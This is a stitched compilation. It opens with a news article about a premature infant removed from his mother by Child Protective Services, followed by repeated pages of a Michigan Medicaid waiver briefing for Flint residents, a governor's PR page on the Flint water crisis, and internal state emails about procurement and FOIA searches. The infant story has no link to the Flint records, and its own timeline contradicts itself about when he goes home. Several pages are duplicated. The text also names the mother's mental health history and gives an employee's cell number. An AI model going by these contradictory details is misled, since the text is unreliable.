Ryker has lived in a hospital since his birth at 25 weeks on Oct. 17. Since then, he has undergone medical procedures and gained weight. In February, he was judged healthy enough to go home for the first time.

*Related: 1-pound baby making progress, still faces hurdles*

Though he won't be home in January as first thought, he is expected to leave the hospital in a few weeks.

*Related: Micro-premature baby has growth spurt*

Ryker's weight has climbed to 2 pounds and 7 ounces. He is expected to come home on Jan. 23, his mother said.

But a day after his arrival, Ryker's grandmother Jennifer McEvers became concerned about his health.

Jennifer McEvers said Ryker's heartbeat had slowed and that was something they had experienced during his time at the hospital. But when his color began to change, she and her daughter "freaked out" and called 911.

Ryker was taken to MidMichigan Medical Center in Clare County, then airlifted to C.S. Mott Children's Hospital in Ann Arbor.

Jennifer McEvers said her daughter left immediately to be with Ryker. She returned to their home in the community of Lake in Clare County on Feb. 11, with the intention of returning to Ann Arbor in a few days after getting some rest.

Instead, they got a visit from a Child Protective Services' investigator the next morning, McEvers said.

"We were awakened that morning by a cop and the CPS investigator, and she said, 'I filed a petition, and Ryker has been ordered removed from your custody,'" McEvers said.

Jennifer McEvers shared paperwork they were given by the state agency. The petition questions the parental ability of Dannielle McEvers.

According to the report, Danielle McEvers was observed at the hospital having difficulty breathing while sleeping, "snoring loudly, and her lips have appeared dusky."

The petition says she slept through alarms, monitors and could not be woken to care for Ryker. She also has fallen asleep while "sitting upright having a conversation," the report said.

The petition also said McEvers reported being diagnosed with bipolar disorder and anxiety in the past.

She is not currently receiving any counseling or taking medication and has refused to participate in a psychological evaluation on three occasions, the report said.

McEvers disputes the state's claim she has sleep apnea, saying she has never been diagnosed.

She admits to having some mental health issues in the past, but said she doesn't believe she needs help at this point.

"I've been asymptomatic for more than two years," she said. "Why would I get treatment if I didn't have symptoms? Like, why would I would I get chemo if I didn't have cancer?"

McEvers said she will take action in hopes it will satisfy the state.

"I am going to get a sleep study and have a psychological evaluation just to appease them," she said.

### **'All I want is my son'**

The family lives in a community about 20 miles northwest of Mount Pleasant. Dannielle shares the home with her mother and 20-year-old brother Tyler McEvers, who is autistic, according to Jennifer McEvers.

They have two dogs and several cats.

Dannielle McEvers said the family has a swing for Ryker, his bouncer, car seat, stroller, bassinet, clothes, hundreds of diapers and a heart monitor.

"We have everything we need, except for the baby," she said. "I'm just a mom that wants her baby back, and now I can't even see him."

Jennifer McEvers said she thinks it is unfair to her daughter and to their family.

"I am angry that the department doesn't do a complete and thorough investigation before ripping a baby from the arms of his mother who has been there since he was born and watched his bones grow, has fed him and watched him grow," she said.

Bob Wheaton, who handles media inquiries for the Michigan Department of Health & Human Services, said a Michigan Child Protection Law prohibits providing specifics about any Child Protective Services case.

Wheaton added the department's priority is the safety and well-being of children.

"If we receive a complaint, we investigate," Wheaton said.

## BRIEFING DOCUMENT

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016

Target Audience: Auxiliary Project Governance for the Medicaid Waiver

### Business Problem

MDHHS has proposed, through the waiver process, to suspend or alter existing eligibility requirements to provide Medicaid eligibility for select individuals who are served by the Flint water system or were served by the Flint water system.

---

### Background:

Michigan has submitted a Medicaid Waiver Request to assist in addressing health impacts from potential lead exposure in Flint, Michigan, pursuant to Section 1115 of the Social Security Act.

---

### Approach:

- **Option 1** – Accelerate the development of modules that could serve as the foundation for the new Integrated Service Delivery Methodology for waiver specific functionality
- **Option 2** – Basic Solution utilizing existing business and technology practices
- **Option 3** – Comprehensive solution utilizing existing business and technology practices

---

### Recommendation:

Continue pursuing business requirements in support of Option 3 while concurrently obtaining vendor stakeholder input to achieve an acceptable release plan.

Option 1 and Option 2 are not able to reasonably meet the objectives of the revised waiver request.

### **Option 1 – Accelerate the development of modules that could serve as the foundation for the new Integrated Service Delivery Methodology for waiver specific functionality**

Michigan will be implementing an Integrated Service Delivery Model and the accelerated development of some components of this approach could be used to implement the functionality required for the waiver.

### Existing beneficiaries

Existing beneficiaries would be identified in CHAMPS and their enrollment would be updated to represent inclusion in the waiver. The MyHealthButton and MyHealth Portal would be used for collecting additional beneficiary information when needed. The MyHealth Portal would provide the following functionality:

1. The ability to view Providers
2. The ability to view Correspondences
3. The ability to view PA/Claims
4. CRM functionality using Siebel
5. The ability to view Immunization Information

## BRIEFING DOCUMENT

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016

Target Audience: Auxiliary Project Governance for the Medicaid Waiver

### New Applicants

MiLogin would be used for identity proofing applicants before being directed to the new Holistic Application. The holistic application would be scoped to be Medicaid specific, focusing on applicants for the waiver. Basic information is collected and beneficiaries are enrolled directly through CHAMPS. Data is shared upstream with Bridges and downstream with the DCH data warehouse.

### New Applicants and Existing Beneficiaries

CHAMPS will enroll the new providers that will provide Case Management services. CHAMPS will also be used for the Plan Enrollment, MCO/FFS Payments, Account Coding, Claims Adjudication, HIPAA 270/271, 834 and 820.

Visibility will be provided through HealthBeat. A heat map will be added to the HealthBeat portal to provide metrics.

### Challenges

The MAGI methodology for group composition and FPL calculation needs to be implemented according to the latest waiver. This would require either duplicating the functionality needed in the existing MAGI service and the Holistic Application or creating a new integration point for the Holistic Application and MAGI service. Having an income limit in the waiver has greatly increased the complexity of this task for this approach.

Updating CHAMPS directly would require communicating results to Bridges and Maximus directly in order to align case information. This would require additional testing.

### Timeline

CNSI has indicated the Holistic Application, CHAMPS data changes and portal functionality could be implemented in as little as 3 weeks. Additional system and user acceptance testing may be required. Aligning case information across the enterprise would be phased in over time after the initial data cleaning and holistic application is stood up.

### Option 2 – Basic Solution utilizing existing business and technology practices

As an interim solution to provide Medicaid coverage as quickly as possible to individuals, Medicaid applications in Bridges and MIBridges would be modified to allow applicants to indicate that they are impacted by the Flint Water Crisis. Applicants who indicate that they have been impacted, will be provided Medicaid or MIChild based on the following criteria:

1. Applicants age is under 21 or the applicant is pregnant
2. Applicant meets the citizenship and lawful presence requirements for healthcare coverage
3. No income or asset limit tests will be imposed for applicants

Applicants who are determined eligible will receive a post-eligibility determination follow up letter to verify his/her residence is in the impacted area and that they have lived there since April 1, 2014.

## BRIEFING DOCUMENT

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016

Target Audience: Auxiliary Project Governance for the Medicaid Waiver

Beneficiaries who receive Medicaid or MICHild coverage will not lose this coverage or have a complete redetermination until the following occurs:

- Beneficiary moves out of state
- Beneficiary is now deceased
- Beneficiary is 21 years of age or older
- Beneficiary is beyond the pregnancy post-partum period

To support these changes, the Bridges and MiBridges systems will make the following changes:

- Screen changes to Bridges and MiBridges to capture self-attested information for individuals eligible for the special waiver
- Modify the PDF in MiBridges to include the self-attested information
- Modify the Bridges ingestion for FFM and DCT applications to flag the individuals as affected by Flint water crisis for individuals whose address zip code is a Flint zip code
- If the applicant's zip code is a Flint zip code modify the DCT, FFM pdf to include this information
- Build new eligibility rules to approve a 2 new TOAs (Medicaid and MICHild) based on either self-attested information or zip code of the physical address (for FFM and DCT applications). These new TOAs will be at the top of Medicaid hierarchy (after SSI)
- Generate a list of any individual under 21, any pregnant women within the 2 months post-partum period, any child born to a woman and have resided in the Flint Zip codes and provide this information to business users
- Data modification to flag the individuals, as indicated by business from the above list so that future case changes will result in determination of one of the 2 new TOAs.
- Changes to MMIS interface
  - New MAGI category indicators to differentiate between MICHild and Medicaid.
  - PAMA code will be F for Medicaid
  - Scope and coverage code to be set to 1F for Medicaid and MICHild
- For applications that are routed to RSS inbox for manual registration, training will be provided to RSS staff to look at the pdf and flag the individual as affected by Flint water crisis

### Impacts to field offices:

- Increased effort to process FFM applications
- Field office staff will require training and communication about the new TOAs for Flint water crisis.
- For applications that fail file clearance and other auto-ingestion rules, RSS workers will have to manually register applications (part of existing process) and remember to capture information about whether the individual was impacted by Flint water crisis
- DCH 1426 healthcare application (paper app) will not have the additional question listed prior to the implementation of Bridges changes, hence the RSS workers will need to ask these questions as part of the applications or Applicants using the old form could be instructed to hand write on the app if they are affected.

## BRIEFING DOCUMENT

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016

Target Audience: Auxiliary Project Governance for the Medicaid Waiver

- Information about the data fix will need to be communicated to the field staff so that they can be ready for any questions by beneficiaries

### Timeline

Phase I cycle	Start Date	End Date
Requirements and Design	17-Feb	26-Feb
Development	29-Feb	9-Mar
Testing (PRD-I)	10-Mar	22-Mar
Implementation	26-Mar	26-Mar

#### Impacts to scheduled work:

- Minimal impacts to passive redeterminations
- 16.03 UAT testing defect resolution and support
- Production support – reduced support from application team to address production tickets

#### Mitigation plan for impacts:

- Passive redeterminations will follow existing timeline (end date of 3/28) and more JADs will be scheduled to accommodate meetings impacted by Flint water crisis meetings.
- Work overtime or on-board resources starting 2/17 to 3/26 to support Phase I development, QAT/UAT testing and defect resolution for 16.03:

### Assumptions

- Modification to the AT to capture the self-attested information does not impact HUB and MAGI
- This solution is applicable for Medicaid and MiChild
- No retroactive coverage will be provided to the beneficiaries for these new TOAs
- DHHS will confirm list of existing Medicaid and MiChild beneficiaries by 2/19
- No reprocessing of existing beneficiaries is required as part of this change. Once the case worker updates case information as part of a case change/redetermination, new TOAs will be evaluated for the client.
- Work required to implement the changes will need to commence 2/17
- Medicaid Eligibility PMO 16.03 UAT will be able to support testing for this change

### Challenges

- Does not take into account the 400% FPL
- Interim solution that would still require downstream and upstream system modifications
- State initiated applications could inappropriately be sent to the FFM as denied.

### Option 3 – Comprehensive solution utilizing existing business and technology practices

## BRIEFING DOCUMENT

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016

Target Audience: Auxiliary Project Governance for the Medicaid Waiver

This option builds on Option 1 and Option 2, utilizes additional existing infrastructure and aligns more closely with the latest iteration of the waiver request.

Medicaid applications from the DCT, Bridges and MiBridges will be modified to allow applicants to indicate that they are impacted by the Flint Water Crisis. Applicants who indicate that they have been impacted, will be determined eligible for the waiver by the MAGI Rules Engine for Medicaid or MiChild based on the following criteria:

- Under 400% FPL
- Applicants age is under 21 or the applicant is pregnant
- Applicant meets the citizenship and lawful presence requirements for healthcare coverage

Medicaid applications from the FFM will be evaluated based on address alone. Applicants will not have the ability to indicate directly they are impacted and thus it must be inferred.

Applicants who are determined eligible will receive a post-eligibility determination follow up letter to verify his/her residence is in the impacted area and that they have lived there since April 1, 2014.

Beneficiaries who receive Medicaid or MiChild under the waiver will follow the MAGI redetermination and renewal process with the special waiver rules in place.

Designated Provider Organizations (DPO) will perform Targeted Case Management Services (TCM). In addition to case management systems organically in place within the Provider Organization, MDHSS may make available the MyHealthButton and MyHealth Portal. These tools would be used to provide the following to the DPO:

- The ability to view Providers
- The ability to view Correspondences
- The ability to view PA/Claims
- CRM functionality using Siebel
- The ability to view Immunization Information

Executive visibility will be provided through HealthBeat. A heat map will be added to the HealthBeat portal to provide metrics.

To support these changes, the Bridges and MiBridges systems will make the following changes:

- Screen changes to Bridges and MiBridges to capture self-attested information (if the individual is affected by the Flint water crisis)
- Changes to the 1606 to reflect the special waiver program, informing applicants of the process to be considered for the special waiver
- Updates to the verification process so that when post determination follow up happens the rules engine knows it is working with verified information
- Modify the PDF in MiBridges to include the self-attested information
- Properly utilize the MAGI Determination Service outcomes for the special waiver

## BRIEFING DOCUMENT

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016

Target Audience: Auxiliary Project Governance for the Medicaid Waiver

- Generate a list of any individual under 21, any pregnant women within the 2 months post-partum period, any child born to a woman and have resided in the Flint Zip codes and provide this information to business users
- Data modification to flag the beneficiaries of the special waiver for future reference
- Changes to MMIS interface
  - New MAGI category indicator to differentiate between MICHild and Medicaid.
  - PAMA code will be F for Medicaid
  - Scope and coverage code to be set to 1F for Medicaid and MICHild
  - Identify and calculate Match Rate for special waiver beneficiaries
- For applications that are routed to RSS inbox for manual registration, training will be provided to RSS staff to look at the pdf and flag the individual as affected by Flint water crisis
- Appropriately ingest PE applications that indicate they are part of the special waiver
- Special waiver beneficiaries will not be included in cost shares, premiums or spend downs

To support these changes, the MaxStar systems will make the following changes:

- Special waiver beneficiaries will not be included in cost shares, premiums or spend downs
- MiEnrolls will facilitate enrollment in appropriate managed care plans
- The DCT and accompanying processes and call scripts will need to collect information for applicants of the special waiver
- Update MAGI Viewer to properly display beneficiaries of the special waiver
- Update PE application to collect special waiver indicator

To support these changes, the MAGI Eligibility Determination Service will make the following changes:

- Implementation of special waiver rules to include 400% FPL and impacted status
  - Inference of impact for FFM applications
- Implementation of waiver specific TOA(s) for Medicaid and CHIP
- Implementation of retro-active coverage to MAGI standards
- Update PE determinations to allow for special waiver indicator

To support these changes, the CHAMPS will make the following changes:

- Support all MMIS functions for special waiver beneficiaries
- Communicate appropriate status information to downstream systems

To support these changes, the DCH DW will make the following changes:

- Beneficiaries will be appropriately reflected in the MEC Check
- Required historical reporting will be developed
- Possible support of DPO through CC360

To support these changes, the MyHealthButton and MyHealthPortal and HealthBeat will be utilized to:

- Support the requirements of the DPO for use in TCM

To support these changes, external stakeholders will need system modifications:

- Managed Care Plans - The enrollment file from CHAMPS will include an indicator that the beneficiary is part of the waiver

## BRIEFING DOCUMENT

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016

Target Audience: Auxiliary Project Governance for the Medicaid Waiver

- Magellan - CHAMPS would need to send an indicator so the beneficiary is not liable for co-pays and for reporting purposes

### Impacts to field offices:

- Field office staff will require training and communication about the new TOAs for Flint water crisis.
- Field office staff will require training and communication on how to verify if a beneficiary is part of the special waiver population
- For applications that fail file clearance and other auto-ingestion rules, RSS workers will have to manually register applications (part of existing process) and remember to capture information about whether the individual was impacted by Flint water crisis
- DCH 1426 healthcare application (paper app) will not have the additional question listed prior to the implementation of Bridges changes, hence the RSS workers will need to ask these questions as part of the applications or Applicants using the old form could be instructed to hand write on the app if they are affected.
- Information about data fix will need to be communicated to the field staff so that they can be ready for any questions by beneficiaries

**Timeline – Tentative until verified by responsible vendors – expected to be overly aggressive and a phased release plan identified**

Phase I cycle	Start Date	End Date
Requirements and Design	17-Feb	26-Feb
Development	29-Feb	9-Mar
Testing (PRD-I)	10-Mar	22-Mar
Implementation	26-Mar	26-Mar

### Impacts to scheduled Eligibility PMO work:

- Minimal impacts to passive redeterminations
- 16.03 UAT testing defect resolution and support
- Production support – reduced support from application team to address production tickets

### Mitigation plan for Eligibility PMO impacts:

- Passive redeterminations will follow existing timeline (end date of 3/28) and more JADs will be scheduled to accommodate meetings impacted by Flint water crisis meetings.
- Work overtime or on-board resources starting 2/17 to 3/26 to support Phase I development, QAT/UAT testing and defect resolution for 16.03:

### Assumptions

- Modification to the AT to capture the self-attested information does not impact HUB and MAGI

## BRIEFING DOCUMENT

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016

Target Audience: Auxiliary Project Governance for the Medicaid Waiver

- This solution is applicable for Medicaid and MiChild
- Standard MAGI retroactive coverage will be provided to the beneficiaries for these new TOAs
- DHHS will confirm list of existing Medicaid and MiChild beneficiaries by 2/19
- Work required to implement the changes will need to commence 2/17
- Medicaid Eligibility PMO 16.03 UAT will be able to support testing for this change

### Challenges

- This is a fairly complete solution requiring coordination of multiple teams and large amounts of functionality
- The scope of this option may not fit into a concentrated time frame
- Creation of an acceptable phasing approach will require input from a number of stakeholders

## BRIEFING DOCUMENT

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016

Target Audience: Auxiliary Project Governance for the Medicaid Waiver

### Business Problem

MDHHS has proposed, through the waiver process, to suspend or alter existing eligibility requirements to provide Medicaid eligibility for select individuals who are served by the Flint water system or were served by the Flint water system.

---

### Background:

Michigan has submitted a Medicaid Waiver Request to assist in addressing health impacts from potential lead exposure in Flint, Michigan, pursuant to Section 1115 of the Social Security Act.

---

### Approach:

- **Option 1** – Expedited Request to address waiver focusing on using the existing MMIS system
- **Option 2** – Expedited request to address waiver focusing on the existing system of record
- **Option 3** – Comprehensive solution utilizing existing business and technology practices

---

### Recommendation:

Continue pursuing business requirements in support of Option 3 while concurrently obtaining vendor stakeholder input to achieve an acceptable release plan.

Option 1 and Option 2 are not able to reasonably meet the objectives of the revised waiver request.

### Option 1 – Expedited Request to address waiver focusing on using the existing MMIS

Michigan will be implementing an Integrated Service Delivery Model and the accelerated development of some components of this approach could be used to implement the functionality required for the waiver.

### Existing beneficiaries

Existing beneficiaries would be identified in CHAMPS and their enrollment would be updated to represent inclusion in the waiver. The MyHealthButton and MyHealth Portal would be used for collecting additional beneficiary information when needed. The MyHealth Portal would provide the following functionality:

1. The ability to view Providers
2. The ability to view Correspondences
3. The ability to view PA/Claims
4. CRM functionality using Siebel
5. The ability to view Immunization Information

### New Applicants

## BRIEFING DOCUMENT

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016

Target Audience: Auxiliary Project Governance for the Medicaid Waiver

MiLogin would be used for identity proofing applicants before being directed to the new Holistic Application. The holistic application would be scoped to be Medicaid specific, focusing on applicants for the waiver. Basic information is collected and beneficiaries are enrolled directly through CHAMPS. Data is shared upstream with Bridges and downstream with the DCH data warehouse.

### **New Applicants and Existing Beneficiaries**

CHAMPS will enroll the new providers that will provide Case Management services. CHAMPS will also be used for the Plan Enrollment, MCO/FFS Payments, Account Coding, Claims Adjudication, HIPAA 270/271, 834 and 820.

Visibility will be provided through HealthBeat. A heat map will be added to the HealthBeat portal to provide metrics.

### **Challenges**

The MAGI methodology for group composition and FPL calculation needs to be implemented according to the latest waiver. This would require either duplicating the functionality needed in the existing MAGI service and the Holistic Application or creating a new integration point for the Holistic Application and MAGI service. Having an income limit in the waiver has greatly increased the complexity of this task for this approach.

Updating CHAMPS directly would require communicating results to Bridges and Maximus directly in order to align case information. This would require additional testing.

### **Timeline**

CNSI has indicated the Holistic Application, CHAMPS data changes and portal functionality could be implemented in as little as 3 weeks. Additional system and user acceptance testing may be required. Aligning case information across the enterprise would be phased in over time after the initial data cleaning and holistic application is stood up.

### **Option 2 – Expedited request to address waiver focusing on the existing system of record**

As an interim solution to provide Medicaid coverage as quickly as possible to individuals, Medicaid applications in Bridges and MIBridges would be modified to allow applicants to indicate that they are impacted by the Flint Water Crisis. Applicants who indicate that they have been impacted, will be provided Medicaid or MICHild based on the following criteria:

1. Applicants age is under 21 or the applicant is pregnant
2. Applicant meets the citizenship and lawful presence requirements for healthcare coverage
3. No income or asset limit tests will be imposed for applicants

Applicants who are determined eligible will receive a post-eligibility determination follow up letter to verify his/her residence is in the impacted area and that they have lived there since April 1, 2014.

Beneficiaries who receive Medicaid or MICHild coverage will not lose this coverage or have a complete redetermination until of the following occurs:

## BRIEFING DOCUMENT

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016

Target Audience: Auxiliary Project Governance for the Medicaid Waiver

- Beneficiary moves out of state
- Beneficiary is now deceased
- Beneficiary is 21 years of age or older
- Beneficiary is beyond the pregnancy post-partum period

To support these changes, the Bridges and MiBridges systems will make the following changes:

- Screen changes to Bridges and MiBridges to capture self- attested information for individuals eligible for the special waiver
- Modify the PDF in MiBridges to include the self-attested information
- Modify the Bridges ingestion for FFM and DCT applications to flag the individuals as affected by Flint water crisis for individuals whose address zip code is a Flint zip code
- If the applicant's zip code is a Flint zip code modify the DCT, FFM pdf to include this information
- Build new eligibility rules to approve a 2 new TOAs (Medicaid and MICHild) based on either self-attested information or zip code of the physical address (for FFM and DCT applications). These new TOAs will be at the top of Medicaid hierarchy (after SSI)
- Generate a list of any individual under 21, any pregnant women within the 2 months post-partum period, any child born to a woman and have resided in the Flint Zip codes and provide this information to business users
- Data modification to flag the individuals, as indicated by business from the above list so that future case changes will result in determination of one of the 2 new TOAs.
- Changes to MMIS interface
  - New MAGI category indicators to differentiate between MICHild and Medicaid.
  - PAMA code will be F for Medicaid
  - Scope and coverage code to be set to 1F for Medicaid and MICHild
- For applications that are routed to RSS inbox for manual registration, training will be provided to RSS staff to look at the pdf and flag the individual as affected by Flint water crisis

### Impacts to field offices:

- Increased effort to process FFM applications
- Field office staff will require training and communication about the new TOAs for Flint water crisis.
- For applications that fail file clearance and other auto-ingestion rules, RSS workers will have to manually register applications (part of existing process) and remember to capture information about whether the individual was impacted by Flint water crisis
- DCH 1426 healthcare application (paper app) will not have the additional question listed prior to the implementation of Bridges changes, hence the RSS workers will need to ask these questions as part of the applications or Applicants using the old form could be instructed to hand write on the app if they are affected.
- Information about the data fix will need to be communicated to the field staff so that they can be ready for any questions by beneficiaries

### Timeline

## How we are fixing the Flint water crisis

Governor Rick Snyder has committed to spending the rest of his time as Governor to fixing the Flint water crisis. Over the last few days, he has sat down to explain what happened and how we're fixing the Flint water crisis. Watch the interviews below and be sure to read the Governor's Op-Ed in the USA Today.

### Governor Snyder on Morning Joe



"What is so frustrating and what makes you so angry is you have a handful of experts who were career civil servants that made terrible decisions, in my view. We have to live with the consequences, and they worked for me, so I accept that responsibility. We are going to fix this problem." Watch Governor Snyder address how we are fixing the Flint water crisis on Morning Joe.

---

## Governor Snyder with Charlie LeDuff on Fox 2 Detroit



"I feel awful about this. These are people. They've been harmed. You can't feel good about that. The people of Flint have been harmed and a major influence of that harm came from people who worked for me, and I feel responsible for that. But I am committed to solving the problem and addressing the damage as much as possible for the rest of the time I'm Governor." Watch Governor Snyder address the Flint water crisis with Charlie LeDuff on Fox 2 News.

---

## Governor Snyder's 2016 State of the State



"Michiganders don't quit, we don't give up, instead we will work with even more passion and commitment to truly improve our state. For everyone who's chosen to make Michigan their home, this is more than a promise, this is my commitment." Watch Governor Snyder's full closing statement from his 2016 State of the State address.

---

## Governor in USA Today: "I will fix this, and I mean

it."

"Residents in one of Michigan's proud cities cannot drink their water. That's unacceptable. The crisis in Flint arose from missteps at all levels of government — local, state and federal. But as governor, I take responsibility for what these families are going through, and I'm holding people in my administration accountable for their failures." [Click here to read the Governor's full op-ed.](#)

---

## Washington Post: "Michigan Gov. Rick Snyder is in a tough spot, but he's his own best spokesman"

Snyder has born the brunt of criticism in the local health crisis that has turned into a national scandal. But unlike many other politicians facing crises of leadership, Snyder may also be his own best counter-programming. [Click here to read the full story in the Washington Post.](#)

**Subject:** Flint Volunteer Efforts

Dear State Employees,

Gov. Rick Snyder and I want to thank everyone who donated their time during the holiday weekend to deliver bottled water, water filters, replacement cartridges and water testing kits to families in the city of Flint. We are working hard to ensure all residents are provided with the safe water resources they need, and each donation and hour of your time volunteered goes a long way.

For employees who would like to help the residents of Flint, there are several opportunities to do so. Please visit [www.helpforflint.com](http://www.helpforflint.com) to learn how you can help.

For additional information and updates, visit [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater).

Again, thank you for all your support.

Sincerely, Mike Zimmer  
Office of Good Government Director  
Dept. of Licensing and Regulatory Affairs Director

**Subject:** Spending for Flint

SMT,

The ongoing crisis in Flint has necessitated many areas of DTMB to react quickly to assist with the relief efforts. To make sure that all spending is accurately accounted for and properly approved, I want to remind you that all purchases and staff overtime for the Flint emergency must first be approved by DTMB SEOC Coordinators Chris Christensen or Jeanette Doll.

If this process is not followed, it is highly likely that expenditures will not be eligible for reimbursement.

Please be sure to share this message with any relevant staff.

Thanks.

Hi Kemal,

Yes, any and all DTMB work related to the Flint water issue. I will ask Susan to coordinate this for our team. Susan will be our point of contact to coordinate with Chris Christensen and Kristi Broessel.

I talked to Chris Christensen today to make him aware of upcoming work for MDHHS. We need to route requests through Chris for approval to ensure appropriate funding.

Thanks,  
Linda

**Subject:** RE: Flint Assistance Offers and SEOC

On this same topic, David and I had a conversation with the Governor's office after our post-EMT meeting this morning. They have agreed that as a general rule, before we do work on anything, it must be approved by the SEOC.

Further, they have agreed that if there is something urgent that the Governor or LG's office needs to get done prior to (or in lieu of) the SEOC approving it, these requests should all come in through me. Beth Clement was going to share this message with Gov's office and LG's office staff.

Procurement should have the new form up today for vendors to use as well. We can share that with you once it is working.

**To:** Susan Moran <[morans@michigan.gov](mailto:morans@michigan.gov)>  
**Subject:** strategy to consider re: FOIA requests

I was complaining about all of the work related to collecting e-mails and documents for FOIA requests. My husband who works in IT suggested that it is possible for us to ask someone from DTMB to set up a data base tailored to the parameters/criteria provided in the FOIAs and subpoenas (query the e-mail server by key words and dates). He said that someone would then need to sort out what is collected to make sure it fits the requests, but it would free up staff time to do the actual searches.

Bill said we would want a senior IT person who could hit the ground running without a lot of hand holding. If we pursue this he said that they should document each query they've run. The person would also need to correlate the results in a format that can be reviewed by others.

I could run it by Linda Pung to see if this is a possibility within our tight timelines. One more thing we'll need to pay for but it might provide some relief to overwhelmed staff. Thoughts?

RICK SNYDER  
GOVERNOR

STATE OF MICHIGAN  
DEPARTMENT OF TECHNOLOGY, MANAGEMENT & BUDGET  
LANSING

DAVID B. BEHEN  
DIRECTOR

February 2, 2016

TO: State of Michigan Procurement Leadership  
FROM: DTMB Procurement  
SUBJECT: Genesee County Water Emergency Response - Purchasing Guidance

Thank you to all who are working to support the State of Michigan's Genesee County, City of Flint water emergency response.

Given the complexity and variety of the needs of this emergency effort, the purchasing support required is complex as well. Purchasing protocols have some differences under this declared state of emergency, and meticulous tracking of expenditures is imperative.

The Michigan State Police (MSP) is the lead agency overseeing the situation and managing the State Emergency Operations Center (SEOC). Flint related purchases must first be routed through the appropriate SEOC contact (see attached for an agency roster) to include the SEOC State Director. This is required for all Flint- related purchases without exception. The SEOC financial team is responsible for tracking all expenditures in connection with the emergency efforts.

***Each agency is responsible for its own purchasing transactions. This includes p-card transactions and purchase orders, the tracking of all such transactions, and reporting of those transactions to the appropriate SEOC representative. Failure to properly inform the SEOC financial team of any transaction may result in a forfeiture of any potential reimbursement anticipated by the agency.***

Agency purchasing managers are responsible to supply their agency's SEOC representative with a 24/7 phone number for agency purchasing staff support and request that the SEOC representative involves them in every purchase. (Note: SEOC hours are 8 am to 8 pm, seven days a week at this time.)

***Emergency Purchasing Procedure:***

Public Act 431 of 1984 provides an exception to competitive bidding during a state of emergency. However, responsible purchasing procedures are still the expectation for all procurement professionals (agency purchasing staff).

In addition to the notification and reporting expectations set forth above, transactions should be conducted and/or overseen by procurement professionals, with rare exception, in accordance with the following:

- o Each agency makes their own determination when an emergency purchase order is required, and is then responsible for the supporting documentation
- o Utilize existing State contracts where possible. Contact DTMB Procurement for help negotiating bulk rates or expedited shipments if needed, and for any concerns related to availability of funds on a contract

- Obtain three quotes whenever reasonably practicable
- Post bids online to the extent practicable
- Please escalate any questions to DTMB Procurement before executing a buy
- DTMB Procurement will assist any agency upon request to address supply chain issues (e.g. working with a national supplier to ensure a high volume supply of water filters are available)
- DTMB-Financial Services is not responsible for issuing emergency purchase orders on behalf of agencies with the exception of information technology related goods and services
- Maintain documentation supporting all transactions. Establish internal protocols to support this such as a single spreadsheet to track agency-wide transactions. Report your agency's expenses to the SEOC Finance team via your SEOC representative.

Questions, concerns, or comments should be directed to:

Please see the note I sent below. We are inundated with FOIA requests and subpoenas related to Flint. Would it be possible for us to have someone from DTMB assist us with running queries in the e-mail server that might help to identify e-mails that potentially fit the various requests?

Thanks,

Mikelle

**To:** Susan Moran <[morans@michigan.gov](mailto:morans@michigan.gov)>  
**Subject:** strategy to consider re: FOIA requests

I was complaining about all of the work related to collecting e-mails and documents for FOIA requests. My husband who works in IT suggested that it is possible for us to ask someone from DTMB to set up a data base tailored to the parameters/criteria provided in the FOIAs and

subpoenas (query the e-mail server by key words and dates). He said that someone would then need to sort out what is collected to make sure it fits the requests, but it would free up staff time to do the actual searches.

Bill said we would want a senior IT person who could hit the ground running without a lot of hand holding. If we pursue this he said that they should document each query they've run. The person would also need to correlate the results in a format that can be reviewed by others.

I could run it by Linda Pung to see if this is a possibility within our tight timelines. One more thing we'll need to pay for but it might provide some relief to overwhelmed staff. Thoughts?

Hello Kurt

I would like to get someone on your team to join me to follow up with Mikelle on this request. Who should I include in a meeting with Mikelle? DTMB is discussing an automated search approach with the AGs office for approval.

I am getting information on the document Management solution recommended at the FOIA meeting yesterday.

Thank you  
Linda

Hello Mikelle,

Susan is following up with our DTMB team to see how we can assist with running queries related to the MDHHS FOIA requests. Also, Kurt Krause has asked Susan and I to join a meeting on Wednesday with the Governor's office and other agencies involved with Flint FOIA response. Susan will update you Thursday morning related to services we can provide.

Feel free to contact me on my cell if we need to talk sooner. 517/930-2323.

Thanks,

Linda

